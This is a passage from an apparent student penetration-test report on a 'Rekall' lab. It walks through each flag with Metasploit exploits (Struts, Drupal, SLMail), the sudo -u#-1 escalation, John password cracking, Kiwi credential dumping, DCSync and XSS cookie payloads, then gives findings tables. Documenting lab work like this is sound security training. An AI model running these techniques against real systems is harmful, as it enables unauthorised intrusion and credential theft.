sync:x:4:65534::sync:/bin/sync
games:x:5:60::games:/usr/games:/usr/sbin/nologin
man:x:6:12::man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7::lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8::mail:/var/mail:/usr/sbin/nologin
news:x:9:9::news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13::proxy:/bin:/usr/sbin/nologin
www-data:x:33:33::www-data:/var/www:/usr/sbin/nologin
backup:x:34:34::backup:/var/backups:/usr/sbin/nologin
list:x:38:38::Mail List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39::ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41::Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:6:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:100::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter > █
```

Flag 10:

- To find Flag 10 I went into MSFConsole, then I searched for Struts exploits and selected exploit/multi/http/struts2_content_type_ognl. After setting RHOSTS to 192.168.13.12, I executed the exploit and gained access through Meterpreter. From there, I downloaded /root/flagisinThisfile.7z and extracted its contents. I ran cat on the extracted file to reveal Flag 10.

```
└─(root㉿kali)-[~/Desktop]
└─# cat flagfile
flag 10 is wjasdufsdkg
```

Flag 11:

- To get Flag 11 I launched MSFConsole and searched for Drupal exploits, selecting unix/webapp/drupal_restws_unserialize to gain a Meterpreter shell. After executing the exploit, I ran getuid to retrieve the server's username. Flag 11 was www-data.


```
meterpreter > getuid
Server username: www-data
```

Flag 12:

- To retrieve Flag 12, I SSH'd into the server using ssh alice@192.168.13.14 and successfully guessed the password as "alice". Once inside, I performed privilege escalation by running

```
sudo -u#-1 cat /root/flag12.txt
```

After executing the command, I was able to access and retrieve the Flag 12.



A terminal window showing a root shell on a Kali Linux system. The user has logged in via SSH from an IP address. The terminal displays the standard Ubuntu 18.04 LTS welcome message, including copyright and warranty information. The user then runs the command `cat /root/flag12.txt`, which outputs the flag text: `d7sdfksdf384`.

```
(root㉿kali:[~/Desktop]
# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@c90ea9c01624:~# cat flag12.txt
d7sdfksdf384
```

Windows OS System

Flag 1:

- I searched on GitHub repositories to find content related to totalrekkal. While reviewing the repository, I found the xampp.users page, which contained the following credentials:

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

I saved the username and hash into a file named hash.txt using nano and then used John to crack the hash. The process revealed the password "Tanya4life", which unlocked Flag 1.

totalrecall / site Public

<> **Code** Issues Pull requests 1 Actions Projects Security ...

← Files **main** site / xampp.users

totalrecall Added site backup files 4dde5a9 · 3 years ago

1 lines (1 loc) · 46 Bytes

Code Blame Raw ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
1     trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

File Actions Edit View Help root@kali: ~

```
└──(root㉿kali)-[~] Source → Pricing
    └── nano trivera.txt


└──(root㉿kali)-[~]
    └── ls
        Desktop  Documents  Downloads  file2  file3  LinEnum.sh  Music  Pictures  Public  Scripts  Templates  trivera.txt  Videos
    └──(root㉿kali)-[~]
        └── john trivera.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (?)
1g 0:00:00:00 DONE 2/3 (2024-02-14 18:59) 12.50g/s 4800p/s 4800c/s 4800C/s 123456.. jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Flag 2:

- To find Flag 2, I conducted an Nmap scan to identify open ports. Knowing that the Windows network operates on the subnet 172.22.117.0/24 the scan revealed that 172.22.117.20 had an accessible service.

I navigated to 172.22.117.20 and used the credentials from Flag 1 (trivera:Tanya4life) to log in.

Once inside, I discovered flag2.txt, successfully retrieving Flag 2.



Flag 3:

- To locate Flag 3, I conducted an aggressive Nmap scan, which revealed an open FTP service on 172.22.117.20. I logged in as anonymous, I accessed the server using the command:

```
ftp -p 172.22.117.20
```

Once connected, I navigated through the directories and successfully retrieved the file containing Flag 3.

```
(root㉿kali)-[~/Documents]
# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Flag 4:

- To locate Flag 4, I identified the SLMail service and used Metasploit via MSFConsole to exploit it. After selecting the appropriate exploit, I configured the following parameters:

LHOST = 172.22.117.100
RHOST = 172.22.117.20
RPORT = 110

Once the exploit was successfully executed, I navigated the system and used cat flag4.txt, revealing Flag 4.

```
meterpreter > cat flag4.txt
322e3434a10440ad9cc086197819b49d
```

Flag 5:

- After gaining access to the Windows 10 machine, I evaluated scheduled tasks to identify potential issues. Within Meterpreter, I dropped into a command shell and executed the following command to query scheduled tasks:

```
schtasks /query /tn "flag5" /v
```

This command displays detailed information about Flag 5 tasks, and successfully reveals Flag 5.

```
Schedule Type: At logon time
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A

HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 2/20/2025 4:01:17 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ 
Start In: N/A
Comment: 54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management: Stop On Battery Mode
Run As User: ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: At idle time
Start Time: N/A
Start Date: N/A
End Date: N/A
Days: N/A
Months: N/A
Repeat: Every: N/A
Repeat: Until: Time: N/A
Repeat: Until: Duration: N/A
Repeat: Stop If Still Running: N/A

C:\Program Files (x86)\S1mail\System>
```

Flag 6:

- For Flag 6, continuing to exploit the same Windows 10 machine, I loaded Kiwi within Meterpreter to extract password hashes from system users. After retrieving the hashes, I saved them into a file and used John to crack the NTLM hash. This process successfully revealed the plaintext password, which was Flag 6.

```
└──(root㉿kali)-[~/Documents]
  # ls
  day_1  day_2  docker.old  flag3.txt  flag6_hash.txt  hash.txt  sysadmin_hash.txt

  └──(root㉿kali)-[~/Documents]
      # cat flag6_hash.txt
      flag6:50135ed3bf5e77097409e4a9aa11aa39
      sysadmin:1e09a46bffe68a4cb738b0381af1dc96

  └──(root㉿kali)-[~/Documents]
      # last modified  Size Description
      # john --show --format=NT flag6_hash.txt
      0 password hashes cracked, 2 left
      2022-02-15 13:53:34

  └──(root㉿kali)-[~/Documents]
      # john --format=NT flag6_hash.txt
      Using default input encoding: UTF-8 (4) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80
      Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
      Warning: no OpenMP support for this hash type, consider --fork=2
      Proceeding with single, rules:Single
      Press 'q' or Ctrl-C to abort, almost any other key for status
      Almost done: Processing the remaining buffered candidate passwords, if any.
      Proceeding with wordlist:/usr/share/john/password.lst
      Spring2022          (sysadmin)
      Computer!           (flag6)
      2g 0:00:00:00 DONE 2/3 (2025-02-20 19:07) 22.22g/s 1013Kp/s 1013Kc/s 1037KC/s News2..Faith!
      Use the "--show --format=NT" options to display all of the cracked passwords reliably
      Session completed.
```

Flag 7:

- To locate Flag 7 I continued on the same Windows 10 machine, I conducted a file search within Meterpreter to locate potential flag files. I used the following command:

```
search -f *flag.txt*
```

The search returned multiple results, but one stood out:

```
C:\Users\Public\Documents\flag7.txt
```

Upon navigating to this directory and inspecting the file, I successfully retrieved Flag 7.

```

100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008
100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009
100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a
100666/rw-rw-rw- 7010 fil 2025-02-13 18:40:10 -0500 maillog.00b
100666/rw-rw-rw- 4363 fil 2025-02-14 20:11:21 -0500 maillog.00c
100666/rw-rw-rw- 4414 fil 2025-02-18 15:50:51 -0500 maillog.00d
100666/rw-rw-rw- 6462 fil 2025-02-19 14:49:12 -0500 maillog.00e
100666/rw-rw-rw- 2366 fil 2025-02-20 03:59:49 -0500 maillog.00f
100666/rw-rw-rw- 25337 fil 2025-02-20 19:00:10 -0500 maillog.txt

meterpreter > cd ..
cmeterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode          Size    Type   Last modified      Name
—
040777/rwxrwxrwx 0     dir    2022-02-15 13:16:29 -0500 $Recycle.Bin
040777/rwxrwxrwx 0     dir    2022-02-22 11:24:28 -0500 $WinREAgent
040777/rwxrwxrwx 0     dir    2022-02-15 21:01:25 -0500 Documents and Settings
000000/————— 0     fif    1969-12-31 19:00:00 -0500 DumpStack.log.tmp
040777/rwxrwxrwx 0     dir    2019-12-07 04:14:52 -0500 PerfLogs
040555/r-xr-xr-x 4096   dir   2022-02-15 20:58:51 -0500 Program Files
040555/r-xr-xr-x 4096   dir   2022-03-17 11:22:05 -0400 Program Files (x86)
040777/rwxrwxrwx 4096   dir   2022-02-15 16:45:44 -0500 ProgramData
040777/rwxrwxrwx 0     dir   2022-02-15 21:01:32 -0500 Recovery
040777/rwxrwxrwx 4096   dir   2022-02-15 13:01:51 -0500 System Volume Information
040555/r-xr-xr-x 4096   dir   2022-02-15 17:11:31 -0500 Users
040777/rwxrwxrwx 16384  dir   2022-03-07 12:26:34 -0500 Windows
000000/————— 0     fif    1969-12-31 19:00:00 -0500 pagefile.sys
000000/————— 0     fif    1969-12-31 19:00:00 -0500 swapfile.sys
040777/rwxrwxrwx 12288  dir   2022-02-15 17:13:45 -0500xampp

meterpreter > cd Users\Public
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd Users/Public/Documents/flag7.txt
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > cat Users/Public/Documents/flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc meterpreter >

```

Flag 8:

- To find Flag 8 I was using Kiwi within Meterpreter. I dumped cached credentials from the Windows 10 machine.

The output revealed cached credentials for administrators, including ADMBob. I extracted the usernames and NTLM hashes to which I saved them into a .txt file and used John to crack them.

The cracked password was: Changeme!

Using these credentials, I moved to WinDC and enumerated user accounts discovering Flag 8.

```

root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/local/wnmi) > sessions
Active sessions
Id Name Type Information Connection
-- -- -- --
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN10 172.22.117.100:4444 -> 172.22.117.20:51093 (172.22.117.20)
2 meterpreter x86/windows REKALL\ADMBob @ WINDC01 172.22.117.100:4444 -> 172.22.117.10:49754 (172.22.117.10)

[*] Starting interaction with 2 ...

meterpreter > shell
Process 3408 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\\

ADMBob           Administrator      flag8-ad12fc2fffc1e47
Guest            hdodge          jsmith
krbtgt           tschubert

The command completed with one or more errors.

```

Flag 9:

- Finding Flag 9 required me to continue to enumerate the WinDC machine. I conducted a file search in Meterpreter to locate flag files. I used the following command:

```
search -f *flag9.txt*
```

The search returned multiple results. I navigated through the filesystem and identified Flag 9 in a system directory.

To reveal its contents, I ran the command:

```
cat flag9.txt
```

And this successfully displayed the information for Flag 9.

```

root@kali: ~
File Actions Edit View Help
meterpreter > search -f "*flag9*"
Found 7 results ...
Path                                         Size (bytes) Modified (UTC)
c:\Documents and Settings\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag9.lnk 515   2022-02-15 17:04:26 -0500
c:\Documents and Settings\Administrator\Application Data\Microsoft\Windows\Recent\flag9.lnk 515   2022-02-15 17:04:26 -0500
c:\Documents and Settings\Administrator\Recent\flag9.lnk                                515   2022-02-15 17:04:26 -0500
c:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag9.lnk                  515   2022-02-15 17:04:26 -0500
c:\Users\Administrator\Application Data\Microsoft\Windows\Recent\flag9.lnk                515   2022-02-15 17:04:26 -0500
c:\Users\Administrator\Recent\flag9.lnk                                              515   2022-02-15 17:04:26 -0500
c:\flag9.txt                                         32    2022-02-15 17:04:29 -0500

meterpreter > cat C:/flag9.txt
f7356e02f44c4fe7bf5374ff9bcfb872meterpreter > []

```

Flag 10:

- For the final Flag, while in Meterpreter, I launched a shell and used Kiwi to perform a DCSync attack on the Administrator account. This method allowed me to gather the NTLM password hash directly from the Domain Controller. This successfully extracted the NTLM hash, which was Flag 10.

```

File Actions Edit View Help
meterpreter > shell
Process 2132 created.
Channel 6 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

ADMBob           Administrator      flag8-ad12fc2fffc1e47
Guest            hodge             jsmith
krbtgt           tschubert

The command completed with one or more errors.

C:\Windows\system32>exit
exit
meterpreter > dcSync_ntlm Administrator
[+] Account : Administrator
[+] NTLM Hash : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash : 0e9b6c3297033f52b59d01ba2328be55
[+] SID : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID : 500

meterpreter >

```

Summary Vulnerability Overview

Vulnerability	Severity
Web Applications Vulnerabilities	
Flag 1: Reflected XSS on Welcome.php	Critical
Flag 2: XSS on Memory-Planner.php	Critical
Flag 3: XSS Stored Vulnerability on the Comments.php page	Critical
Flag 4: Sensitive Data Exposure	Critical
Flag 5: Local File Inclusion on the Memory-Planner.php	Critical
Flag 6: Local File Inclusion	Critical
Flag 7: SQL Injection on the Login.php	Critical
Flag 8: Sensitive Data Exposure	High
Flag 9 Sensitive Data Exposure	Medium
Flag 10: Command Injection	Medium
Flag 11: Command Injection	High
Flag 12: Brute Force Attack	Medium
Flag 13: PhP Injection	High
Flag 14: Session Management	Medium
Flag 15: Directory Transversal on Disclaimer page	Medium
Linux Operating System	
Flag 1: WHOIS Domain Recon	Low
Flag 2: IP Address Recon	Low

Flag 3: SSL Certificate Research	Low
Flag 4: Network Scanning	Medium
Flag 5: Aggressive Scan for Drupal	Medium
Flag 6: Nessus Scan and Vulnerability ID	Medium
Flag 7: Apache Tomcat Remote Code Execution Vulnerability	Critical
Flag 8: ShellShock Exploit	High
Flag 9: Escalating Access	Medium
Flag 10: Status Exploit	Medium
Flag 11: Drupal (CVE-2019-6340)	High
Flag 12: SSH Exploitation	High
Windows Operating System	
Flag 1: Github Repository OSINT	Critical
Flag 2: HTTP Enumeration on Internal Network	Critical
Flag 3: FTP Enumeration	High
Flag 4: Metasploit the SLMail Service	Medium
Flag 5: Post Exploitation Task on Win10	High
Flag 6: User enumeration on Windows 10	Critical
Flag 7: File Enumeration	Medium
Flag 8: User enumeration pt. 2	High
Flag 9: Escalating Access	High
Flag 10: Compromising Admin	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.10 172.22.117.20 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.0/24 192.168.13.1 192.168.13.35 192.168.14.35 192.158.13.14 172.22.117.0/24

Ports	8009
	80
	8080
	8081
	21
	22
	79
	106
	110
	135
	139
	443
	445
	5901
	6001
	10000
	10001
	SLMail POP3

Exploitation Risk	Total
Critical	8
High	11
Medium	12
Low	3

Vulnerability Findings



Vulnerability 1	Web App Findings
Title	Flag 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	To uncover Flag 1 I performed a XSS Payload exploit on the welcome page using the script: <script>alert</script>

Images	<h1>Welcome to VR Planning</h1> <p>On the next page you will be designing your perfect, unique virtual reality experience!</p> <p>Begin by entering your name below!</p> <div style="display: flex; align-items: center; gap: 10px;"> <input type="text" value="Put your name here"/> <input type="button" value="GO"/> </div> <p>Welcome !</p> <p>Click the link below to start the next step in your choosing your VR experience!</p> <p>CONGRATS, FLAG 1 is f76sdfkg6sjf</p>
Affected Hosts	192.168.14.35/Welcome.php - Totalrekall.xyz
Remediation	Finding ways to implement input validation


Vulnerability 2	Web App Findings
Title	Flag 2
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	For Flag 2, I figured out that this was a XSS Payload exploit and was used in the "Choose Your Character" field <SCRIPT>alert("hi")</SCRIPT>

	 <p>Who do you want to be?</p> <p>Choose your character <input type="button" value="GO"/></p> <p>You have chosen , great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p> <p>Who do you want to be?</p> <p>Choose your character <input type="button" value="GO"/></p> <p>You have chosen , great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p>
Affected Hosts	192.168.14.35/Memory-planner.php - Totalrekall.xyz
Remediation	HTML Sanitization


Vulnerability 3	Web App Findings
Title	Flag 3
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	For Flag 3, I had to navigate to the Rekall website 192.168.14.15/comments.php page to where in the comments box I used the following XSS script <script>alert(document.cookie);</script> to activate Flag 3 on screen.

Images	
	
Affected Hosts	192.168.14.35/comments.php
Remediation	Comment box encoding

Vulnerability 4	Web App Findings
Title	Flag 4
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	To capture Flag 4, within the linux terminal in Kali, I opened a new command prompt terminal and used the command: curl -v http://192.168.14.35/About-Rekall.php to grab website information and locate Flag 4.

Images 	<pre> root@kali:[~] └─# curl -I http://192.168.14.35/About-Rekall.php HTTP/1.1 200 OK Date: Thu, 20 Feb 2025 00:39:14 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=o5hvget9v3gj3k0in014n2kqq4; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Type: text/html </pre>
Affected Hosts	192.168.14.35/About-Rekall.php - TotalRekall.xyz
Remediation	Configure proper access channels


Vulnerability 5	Web App Findings
Title	Flag 5 - Local File Inclusion (LFI) exploit
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
